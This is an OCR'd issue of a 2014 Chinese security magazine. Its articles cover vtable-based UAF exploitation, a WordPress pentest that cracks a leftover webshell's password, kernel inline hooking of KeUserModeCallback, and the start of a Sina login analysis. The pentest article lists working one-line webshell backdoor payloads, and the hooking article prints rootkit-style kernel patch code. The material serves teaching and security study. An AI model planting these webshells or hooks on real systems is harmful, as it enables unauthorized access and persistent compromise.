在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线

2
总第164期
2014

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE
2014年 第八期 黑客防线

利用UAF漏洞攻击虚表原理浅析

攻破新浪通行证登录验证实现自动登录

自编调试器结束金山毒霸

Android系统进程保护浅析

KeUserModeCallback原理概述及其InlineHook程序设计

Android系统一次恶意软件攻防研究

《黑客防线》8 期文章目录

总第 164 期 2014 年

漏洞攻防

编程解析

Android 远程监控技术

利用 UAF 漏洞攻击虚表原理浅析

文图/木羊

UAF 全名为 Use-After-Free，我们在《浏览器 Use After Free 漏洞的成因剖析及利用》这篇文章中介绍过这是浏览器常见的漏洞，并且对它的成因进行了说明。本文将不再描述漏洞本身，而转为讨论利用 UAF 类漏洞的方法。

UAF 类漏洞目前主流的利用方式为攻击虚表（V-Table）。漏洞利用通常的目的就是改变程序执行流，也即修改 EIP 寄存器中的数值。在常见的漏洞攻击中，改变程序执行流的方法有两种，一种为直接修改 EIP 的值，如堆喷射（heap spray），直接通过指令覆盖完成利用；另一种为间接修改 EIP 的值，如堆/栈溢出，它们并不产生指令数据，而是通过覆盖一些重要的数据结果，如返回地址或链表指针等，实现间接控制指令流。利用 UAF 漏洞攻击虚表属于后者，也即间接修改 EIP 中的值。

在介绍怎样攻击虚表之前，首先介绍什么是虚表？虚表是具有 OO（Object- Oriented,面向对象）性质高级编程语言所特有的数据结构。翻开任何一本介绍任何一门 OO 编程语言的教材，一定会有“继承”和“多态”等字样，它们是 OO 编程语言的特征，相信无须赘述，但学过编译原理的同学，请进一步思考，这些特征该如何实现？答案是通过虚表。

虚表，又叫虚函数表，具体的实现过程可以写一篇论文和若干艰涩的名词，但总会让人觉得有点隔靴搔痒。这里我们通过反汇编的方法，直接通过调试器看看虚表是怎样运作的。首先写下实验代码：

```
class OBJ
{
public:
    virtual void tstFunc(){}
};
class TSTOBJ:public OBJ
{
public:
    void tstFunc()
    {

        MessageBox(0, 0, 0, 0);
    }
};
main()
{
    OBJ *tst = new TSTOBJ();
```

```
    tst->tstFunc();
}
```

代码简洁得近乎丑陋，要是我做项目经理，看到手下这种命名方式，一定会毫不犹豫打出翔来，不过在这里言简意赅正是我要的效果，主要实现了两个类，一个是父类 OBJ，它有一个虚函数 tstFunc——看到“虚函数”三个字，联想到“虚表，又叫虚函数表”，是不是该有眼前一亮的感觉？另一个是继承 OBJ 类的子类 TSTOBJ，实现了这个虚函数 tstFunc，内容是一条参数全为0的 MessageBox 调用，这样写是有深意的，请先记住这一点。

最后是一个 main 函数，用来测试这两个类，有一点需要关注的，就是 OBJ *tst = new TSTOBJ()这一句，用的是 OBJ 的类指针，指向 TSTOBJ 类的实例。这一句很重要，别看写虚表实现的论文大都博征旁引侃侃而谈，但往往忽略了编译器进化到现代，很多理论上存在的东西实际中是会被优化掉的（哪怕选择的是“不优化”的编译选项），半天找不到虚表是纸上谈兵者非常容易犯的错误，必须照这样写才能出现虚表。

现在掏出 IDA，载入刚才编译好的程序。按照习惯，从 main 函数讲起，main 函数反汇编代码如图1所示：

```
push    ebp
mov     ebp, esp
push    0FFFFFFFFh
push    offset unknown_libname_4 ; Microsoft
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
sub     esp, 10h
push    4               ; unsigned int
call    ??2@YAPAXI@Z    ; operator new(uint)
add     esp, 4
mov     [ebp+var_18], eax
mov     [ebp+var_4], 0
cmp     [ebp+var_18], 0
jz      short loc_401042
```

图1

IDA 有很强的标记功能，是逆向工程的利器，这里为了让同学们更好地看到原始面貌，把我自己的标记全部删掉，只留最原始的。可以看到，IDA 已经识别出了 new 操作符，在它下面两行，ebp+var_18就是 OBJ 的类指针。记好这点，往下看 jz 分支判断指令后的代码（图2）：



图2

这个分支判断稍微回溯，就能看出判断的是 new 操作符是否成功，从程序层面来看也

即内存申请是否成功，成功往左，不成功往右。内存管理的坑就不跳了，直接默认为成功（通常情况下也是如此），看左边。首先是对 ecx 寄存器以 OBJ 的类指针赋值，这是一个标志性的操作。在 OO 编程语言编译之后，看到 ecx 寄存器，相当于看到了 this 操作符，指向的是类实例的内存地址，也即语法上的类本身。这种编译模板似乎已经成为一种约定俗成。

往下是一条 CALL 指令，这里相当于“构造函数”，是个打引号的构造函数，不是语法层面的构造函数，而是编译器层面的构造函数。学过 OO 编程语言的同学一定知道构造函数是类实例化后第一个调用的函数，负责完成一些初始化工作，但可以缺省，也即为空，什么也不干。这只是高级程序语言的“语法糖”，实际上，构造函数是一定不为空的，从编译的角度具体来说，构造函数是会固定完成一些工作，如果用户缺省，那么构造工作也就到此为止，如果写了，则只是后续加上。而固定完成的这一些工作，其中就有初始化虚表。

有了一些基本理念，现在可以跟进这个 CALL，看看带引号的“构造函数”（图3）：

```
push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+var_4], ecx
mov     ecx, [ebp+var_4]
call    sub_4010C0
mov     eax, [ebp+var_4]
mov     dword ptr [eax], offset off_4060B8
mov     eax, [ebp+var_4]
mov     esp, ebp
pop     ebp
retn
```

图3

看这段反汇编代码时，请随时记好，ecx 相当于 this，指向 new 操作符申请的内存地址，也是类实例所在的地址。这段代码有一系列赋值操作，但核心的内容可以简化为 mov eax, ecx，接着只需要看 mov dword ptr [eax], 0x4060B8。这一句，可以理解为类的实例化。

想看拗口的术语可以翻翻相关论文，我尝试用好理解的话说一遍：类，可以理解为一份“母版”，具体来说，是虚表的“母版”，通过一个静态的数据结构保存，从实现的角度来看，也可以理解成一个静态的“全局变量”。而所有的类实例，则是这份母版的“拷贝”。类实例化的过程，实际上可以理解为一个“复制”的过程，将这个静态的全局变量，复制到由 new 操作符所申请得到的内存空间中。

对应到本例，就是将0x4060B8处的静态全局变量，复制到 eax，也即 ecx，也即 this 所指向的内存空间中。为了动态演示这个过程，我们用 OD 调试一遍，可以看到0x4060B8的内存如下（图4）：

```
004060B8  A0 10 40 00 E0 10 40 00 FF FF FF FF 96 15
004060C8  AA 15 40 00 00 00 00 00 FF FF FF FF C7 1A
004060D8  D1 1A 40 00 00 00 00 00 FF FF FF FF 00 00
004060E8  4D 1C 40 00 00 00 00 00 2B 1C 40 00 35 1C
004060F8  FF FF FF FF 7D 1E 40 00 81 1E 40 00 00 00
00406108  FF FF FF FF DF 1E 40 00 E8 1E 40 00 00 00
00406118  FF FF FF FF 00 00 00 00 BD 1F 40 00 00 00
```

图4

看到顶头的 DWORD 是一段地址，为0x004010A0。这是什么？找到这个地址（图5）：

```
004010A0  .  55          push    ebp
004010A1  .  8BEC        mov     ebp, esp
004010A3  .  51          push    ecx
004010A4  .  894D FC     mov     dword ptr [ebp-0x4], ecx
004010A7  .  6A 00       push    0x0                          ; Style = MB_OK|
004010A9  .  6A 00       push    0x0                          ; Title = NULL
004010AB  .  6A 00       push    0x0                          ; Text = NULL
004010AD  .  6A 00       push    0x0                          ; hOwner = NULL
004010AF  .  FF15 AC60   call    dword ptr [<&USER32.MessageBoxA> ; MessageBoxA
004010B5  .  8BE5        mov     esp, ebp
004010B7  .  5D          pop     ebp
004010B8  L. C3          retn
```

图5

还记得前面那条“有深意”的 MessageBox 调用吗？0x004010A0就是它，准确来说，是 tstFunc 方法，是 TSTOBJ 类里的实例方法。看到这里，相信有的同学已经感觉到了什么，似乎虚表就像一条云里的龙，在前面的介绍里时隐时现。不着急，我们最后看一看类方法的调用（图6）：

```
loc_401049:
mov     eax, [ebp+var_1C]
mov     [ebp+var_14], eax
mov     [ebp+var_4], 0FFFFFFFFh
mov     ecx, [ebp+var_14]
mov     [ebp+var_10], ecx
mov     edx, [ebp+var_10]
mov     eax, [edx]
mov     ecx, [ebp+var_10]
call    dword ptr [eax]
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
mov     esp, ebp
pop     ebp
retn
_main endp
```

图6

这一段是接着图2的跳转，这段代码纷纷乱乱，其实核心可以简写为两条：

1. mov eax, [ecx]

2. call [eax]

ecx 前面已经反复强调过，指向内对象的内存空间，相当于 this。而第二句的调用，则相当于 call 了 this 指向的内存空间中的用第一个 dword，它的值是一个函数地址，也即 this 所指向的地址开头为函数指针，这就是虚表。

现在，我们可以捋顺一下了。

首先，是虚表的内容，毫无疑问，保存的是虚函数的地址，也即函数指针。其次，是虚表的地址，它一定位于类实例的数据结构中，准确来说是最前部，而类实例的内存地址由 new 操作符确定，从编译器的角度来看，这个地址保存在 ecx 寄存器中。最后，是虚表的使用，在调用某个类实例的方法时，会读取虚表中的函数指针，三点至此串成一线。

在这一篇里，我们介绍了虚表。那么，既然调用方法实际是读取虚表中的函数指针，是

否可以通过修改虚表，从而实现间接控制执行流？当然可以！具体方法及原理，我将在后一篇文章进行介绍。

一句话密码破解获取某网站 webshell

文/图 simeon

一句话后门是 Web 渗透中用得最多的一个必备工具，流行一句话后门分为 Asp、Asp.net、Jsp 和 Php 四种类型。一句话后门利用的实质就是通过执行 SQL 语句、添加或者更改字段内容等操作，在数据库表或者相应字段插入"<%execute request("pass")%>"、"<%eval request("pass")%>"、"<?php eval($_POST[pass])?>"、"<?php @eval($_ POST[pass])?>"、"<%@ Page Language="Jscript"%><%eval(Request.Item["pass"],"unsafe");%>"等代码，然后通过中国菜刀、lake 一句话后门客户端等工具进行连接。只需要知道上述代码被插入到的具体文件以及连接密码，即可进行 WebShell 的一些操作，它是基于 B/S 结构的架构。一句话后门是黑客入侵成功的标志和常用后门，在渗透过程中如果发现有一句话后门，那么可以通过对一句话后门进行破解，从而获得网站的权限。

获取后台权限

应好友邀请，对某网站进行安全检测，通过 wvs 等扫描工具对目标站点进行扫描，但没有发现可以利用的明显漏洞，通过社工，成功猜测出网站管理员 admin 的密码，如图 1 所示，成功进入后台。



图 1 登陆 WordPress 后台

尝试提权

获取管理员权限后，通过查看和编辑页面内容，在页面内容中插入一句话后门代码，如图 2 所示，无法保存修改后的文件，该文件以及文件夹无写权限。

图 2 尝试提权往网站写入文件

在上传图像模块选择图像文件进行上传，如图 3 所示，无法上传文件，跟前面一样，文件夹设置了权限，看来通过 wordpress 常见提权方法是无法成功的。



图 3 无法上传文件

列目录以及文件漏洞

该目标站点还存在列目录以及文件漏洞，如图 4 所示，可以查看图像文件等，在 images 文件夹下发现有 gif.php 文件，通过浏览器浏览发现该文件可以访问，同时该文件大小为“27 字节”，为一句话后门的可能性极高。



图 4 列目录以及文件漏洞

一句话密码破解

打开“ASP PHP ASPX 一句话密码暴力猜解工具”，如图 5 所示，在地址中输入目标网站发现的一句话后门文件的具体地址“http://www.somesite.com/images/gif.php”，选择全部字符，设置位数为“3”，脚本选择“php”，单击“破解”按钮，开始对一句话后门进行破解。

图 5 对一句话后门密码进行破解

获取目标 webshell 权限

在菜刀工具中新增加一个后门记录，输入地址和密码，如图 6 所示，成功获取目标站点的权限。



图 6 获取目标 webshell 权限

总结

1）本次渗透熟悉和掌握了 Wordpress 管理员提权的方法，在获取管理员的情况下可以通过修改页面文件插入一句话后门直接获取 webshell，还可以直接上传后门文件获取 webshell。

2）在权限设置严格的情况下，可以通过其它漏洞来获取权限，比如文件名称和目录信息泄露等，在本例中找到早期入侵者留下的 shell，通过一句话后门破解成功获取网站权限。

（完）

KeUserModeCallback 原理概述及其 InlineHook 程序设计

文/图 弭相辰

在前面我们讨论 360 安全卫士挂钩的时候，我发现了这样一个 IATHOOK：“ntoskrnl.exe:KeUserModeCallback[win32k.sys]”。360 既然这样做，就有它的道理。本文就和大家一起讨论一下 KeUserModeCallback 的原理，之后再看看我们如何开发出 Inline Hook 程序。

Windows 子系统及 KeUserModeCallback 原理概述

Windows 子系统是 Windows 系统的组成部分，主要作用是为应用程序提供一个图形用户界面（GUI）环境，其中内核模块 win32k.sys 发挥了重要作用，win32k.sys 包含窗口管理器和 GDI 两大部分。到这里大家肯定想到了 360 的 IAT HOOK 应该与 GUI 相关功能有关。

我们对 SetWindowsHookEx 这个 API 都相当熟悉，它与 CallNextHookEx、UnhookWindowsHookEx 可以组成钩子链，在 Windows 消息到达目标窗口之前处理它，以达到截取消息的目的。由此可知，钩子函数是用户模式函数，这就涉及了一个从内核模式调用用户模式函数的问题，这时就用到了 KeUserModeCallback 函数，Windows 子系统通过调用 KeUserModeCallback 来指定钩子函数。通过反汇编 KeUserModeCallback 函数及参考了 WRK 代码，发现该函数是这样运行的：先用 KiGetUserModeStackAddress 来获得一个用户模式堆栈地址，然后赋值，再调用 KiCallUserMode、KiServiceExit 回到用户模式，调用 ntdll.dll 中的 KeUserCallbackDispatcher，来指定回调函数，钩子执行完成后再回到 KeUserCallbackDispatcher，而后返回内核模式，从而回到内核中的 KeUserModeCallback 函数。在此就不占用篇幅了，感兴趣的朋友可以查看我在程序中附带的文档。

KeUserModeCallbackInline Hook 程序设计

在黑防的历史上，之前曾经有高手在文章中称，挂钩 KeUserModeCallback 函数有两种方式：IAT HOOK（QQ 电脑管家，现腾讯电脑管家）、Inline HOOK(360 保险箱，现 360 游戏保险箱)，并给出了详细的 IAT HOOK 代码及功能演示。现在我们看到 360 安全卫士采用的是 IAT HOOK，为了开阔思路，本文专注于开发 Inline Hook 程序。下面是用 WinDbg 查看的 360 安全卫士 IAT HOOK 之处：

```
lkd> u win32k!_imp__KeUserModeCallback
win32k!_imp__KeUserModeCallback:
bf98e254 b40e                mov         ah,0Eh
bf98e256 9b                  wait
bf98e257 f9                  stc
```

KeUserModeCallback 定义如下：

```
KeUserModeCallback (
    IN ULONG ApiNumber,
    IN PVOID InputBuffer,
```

```
IN ULONG InputLength,
OUT PVOID *OutputBuffer,
IN PULONG OutputLength
)
```

下面开始着手我们的程序，先调试一下 KeUserModeCallback 函数，仅看头几个字节：

```
lkd> u KeUserModeCallback
nt!KeUserModeCallback:
80598058 6a30                push    30h
8059805a 68f89f4d80          push    offset nt!KiDebugRegisterContextOffsets+0x24
(804d9ff8)
8059805f e8cc0efaff          call    nt!_SEH_prolog (80538f30)
……                           ……
```

我们就选择开始两句“push x、push xxxx”作为目标，不用经常使用的 jmp 方法，改用“push xxxx、ret、nop”的组合，大家可以比较一下，字节数是相同的，请看程序及注释：

```
NTSTATUS InlineHook()
{
    NTSTATUS Status = STATUS_SUCCESS;
    UNICODE_STRING ustrFunName      =
RTL_CONSTANT_STRING(L"KeUserModeCallback");
    PVOID    fnKeUserModeCallback = MmGetSystemRoutineAddress(&ustrFunName);//获
得 KeUserModeCallback 地址
    (ULONG)fnKeUserModeCallback03fun =
*(PULONG)((ULONG)fnKeUserModeCallback+0x03);//保存 KeUserModeCallback 偏移 0x03 处的
值
    (ULONG)fnKeUserModeCallback08fun =
*(PULONG)((ULONG)fnKeUserModeCallback+0x08); //保存 KeUserModeCallback 偏移 0x08 处的
值
    (ULONG)fnKeUserModeCallback07 = (ULONG)((ULONG)fnKeUserModeCallback+0x07); //
保存 KeUserModeCallback 偏移 0x07 处的地址

    UN_PROTECT();//可写，开始赋值
    *(PULONG)((ULONG)fnKeUserModeCallback) = 0x68;//在偏移 0 处赋值：push
    *(PULONG)((ULONG)fnKeUserModeCallback+0x01) = (ULONG)myhook;//在偏移 0x01 处
赋值：myhook 函数的地址
    *(PULONG)((ULONG)fnKeUserModeCallback+0x05) = 0xc3;//在偏移 0x05 处赋值：ret
    *(PULONG)((ULONG)fnKeUserModeCallback+0x06) = 0x90;//在偏移 0x06 处赋值：nop
    *(PULONG)((ULONG)fnKeUserModeCallback+0x07) = 0xe8;//以下两句为赋系统原值
    *(PULONG)((ULONG)fnKeUserModeCallback+0x08) =
(ULONG)fnKeUserModeCallback08fun;
    RE_PROTECT();//关闭可写
```

```
return Status;
}
```

同理，UnInlineHook 函数内容就是赋系统原值，如下：

```
NTSTATUS UnInlineHook()
{
    NTSTATUS Status = STATUS_SUCCESS;
    UNICODE_STRING ustrFunName= RTL_CONSTANT_STRING(L"KeUserModeCallback");
    PVOID     fnKeUserModeCallback = MmGetSystemRoutineAddress(&ustrFunName);
    UN_PROTECT();
    *(PULONG)((ULONG)fnKeUserModeCallback) = 0x6a;
    *(PULONG)((ULONG)fnKeUserModeCallback+0x01) = 0x30;
    *(PULONG)((ULONG)fnKeUserModeCallback+0x02) = 0x68;
    *(PULONG)((ULONG)fnKeUserModeCallback+0x03) =
(ULONG)fnKeUserModeCallback03fun;
    *(PULONG)((ULONG)fnKeUserModeCallback+0x07) = 0xe8;
    *(PULONG)((ULONG)fnKeUserModeCallback+0x08) =
(ULONG)fnKeUserModeCallback08fun;
    RE_PROTECT();
return Status;
}
```

对于 myhook 函数，首要的考虑是必须保持原函数的值，然后再跳回 HOOK 点继续执行 KeUserModeCallback 函数。然后就是实现相应的功能，否则 HOOK 了也没意义，要实现功能就要获得 KeUserModeCallback 相应参数的地址。

```
__declspec(naked) void myhook()//裸函数
{
_asmpush eax;//eax 入栈
    _asmmoveax,DWORD PTR[esp+4];//获得第一个参数
    _asmmovApiNumber,eax;//赋给变量
    _asmpop   eax;//eax 出栈，保持平衡。其他参数赋值以此类推
Function();//阻止陌生 DLL 加载的功能函数
    _asm      push   0x30;//原函数值
    _asm      push   fnKeUserModeCallback03fun; //原函数值
    _asmpush   fnKeUserModeCallback07;
    _asm      ret;//这两句是跳回 KeUserModeCallback 偏移 0x07 地址处

}
```

当参数 ApiNumber=LOAD_IMAGE_API_NUM 时，是指加载 DLL 的状态，通过参数 InputBuffer 可以得到加载 DLL 的名称。使用不同操作系统，在加载 DLL 时，InputBuffer 参数偏移到 DLL 名称的距离值是有所不同的。大型安全软件 Function 函数应当是先判断操作系统，

从而确定 InputBuffer 参数偏移到 DLL 名称的距离值，准确的获得加载的 DLL 名称，并建立黑白名单，黑名单直接拦截，白名单直接放过，其他的在给用户一定提示的情形下，交由用户来判断是否拦截。由于代码量很大且个人能力有限，就不具体实现了。本程序对 Windows XP 与 Windows 7 系统均可适用，其中在 Windows 7 系统中加载后用 XueTr 查看如图 1 所示，可以很清楚的看到我们的 Inline HookKeUserModeCallback 以及 360 安全卫士的 IAT HOOKKeUserModeCallback。



图 1

经验教训总结

在整个编程过程中总结了几点经验教训，和大家分享一下：

1）在使用 MmGetSystemRoutineAddress 函数获取地址时，想获取地址的函数名字一定要书写正确。一开始我把 KeUserModeCallback 中的“b”误写为“B”，导致没有获得正确的地址。

2）Inline Hook 功能强大，实现难度相对也较大，Hook 地点的选择对 Inline Hook 的成败有很大影响。总的说来，在函数体内部进行 HOOK 的难度相对比较大，一般还是倾向于在函数的开头和结尾进行 HOOK，比如说我们这次的 Inline Hook 是在开头处的“push x、push xxxx”，仔细观察一下结尾处也可以进行类似的操作。再如，NtCreateProcess 反汇编的头几个字节如下，让我们考虑一下如何进行 Inline Hook：

```
lkd> u NtCreateProcess
nt!NtCreateProcess:
805c84a0 8bff            movedi,edi
805c84a2 55               push    ebp
805c84a3 8bec             movebp,esp
```

实际上这头五个字节已经足够我们开发 Inline Hook 之用了，伪代码表示如下：

*(PULONG)((ULONG)fnNtCreateProcess) = 0xe9;//修改为 jmpxxxx

*(PULONG)((ULONG)fnNtCreateProcess+0x01) =myhook – fnNtCreateProcess - 5;

3）使用 DUMP 文件分析 BSoD 原因非常重要，一开始我在 Inline Hook 函数中并没有写如下两句，即在返回点处没有赋系统原值，导致 BSoD。

*(PULONG)((ULONG)fnKeUserModeCallback+0x07) = 0xe8;//以下两句为赋系统原值

*(PULONG)((ULONG)fnKeUserModeCallback+0x08) = (ULONG)fnKeUserModeCallback08fun;

后来解决的办法是通过 DUMP 文件分析，发现在 KeUserModeCallback 偏移 0x07 地址处，即返回点的值为零导致了 BSoD，遂加入这两句，成功的实现了本程序。错误如下：

FAULTING_IP:

nt!KeUserModeCallback+7

8059805f 0000 add byte ptr [eax],al

在我们开发 Windows 内核程序时，稍有不慎便会导致 BSoD，因此学会 DUMP 文件分析很重要，下面设置的过程：

打开“我的电脑”->“属性”->“高级”选项卡中的“启动和故障恢复”，点击“设置”按图 2 方法设置。

图 2

如此设置后，DUMP 文件便保存在了“C:\WINDOWS\Minidump”目录中（C 为系统盘符）。

在发生 BSoD 之后，就要使用 WinDbg 工具了，先打开“File”->“SymbolFile Path”加载路径“srv*c:\symbols*http://msdl.microsoft.com/download/symbols”，接着打开“File”->“Open Crash Dump”，载入保存在 Minidump 目录中的 DUMP 文件，使用命令“!analyze -v”

进行分析即可。

重申一下，无保护的 Inline Hook 是非常脆弱的，以前讨论过这个问题，这里不再赘述。

最后，希望对 Windows 内核程序、Windows 系统中 Rootkit 技术感兴趣的朋友，特别是刚入门的朋友，通过本文介绍的分析过程望得到一些启示；同时，每一次编程也很大程度上促进了自己技术的提升。让我们共同进步，为实现心中的理想而努力奋斗。

攻破新浪通行证登录验证实现自动登录

文/图 耿靓

打开新浪登录界面“http://login.sina.com.cn/”，查看了一下源码，网页源码本身内容不多也很整洁。看看加载的资源，也很整洁，真有些小清新的感觉，除了页面内置的 JS 代码外，只有3个外部 JS 文件引用。简单的看一下这三个文件，发现只有 ssologin.js 文件有压缩，其余两个文件都是以人可读的状态保存，如图1所示。



图1

由于不管是页面内部 JS 代码还是外部引用的 JS 文件，如果想正常运行都必须以文本状态被浏览器加载，但有时一些关键逻辑不希望别人轻易获取，就必须要做一些防范。这里主要的防范方法就是混淆，使代码变得人不可读。于此同时，混淆过的代码必须符合 JS 语法规范，让计算机可以执行。JS 文件压缩也有人说是 JS 文件加密，就是利用 JS 中函数内部变量和函数使用短名称，同时删除空格注释等附加信息，在不改变程序逻辑的前提下，生成体积小，内容变成人不可读的方法。比较有名的工具有 JSMin、YUI Compressor、Google Closure Compiler。

那这个被压缩的文件，到底是单纯为了减小文件体积而进行的压缩，还是要通过压缩进行一些混淆呢？现在还不能确定。我先不去管它，既然我的目的是要模拟登录，那我就先正式登录一次，看看会向服务器提交什么数据。

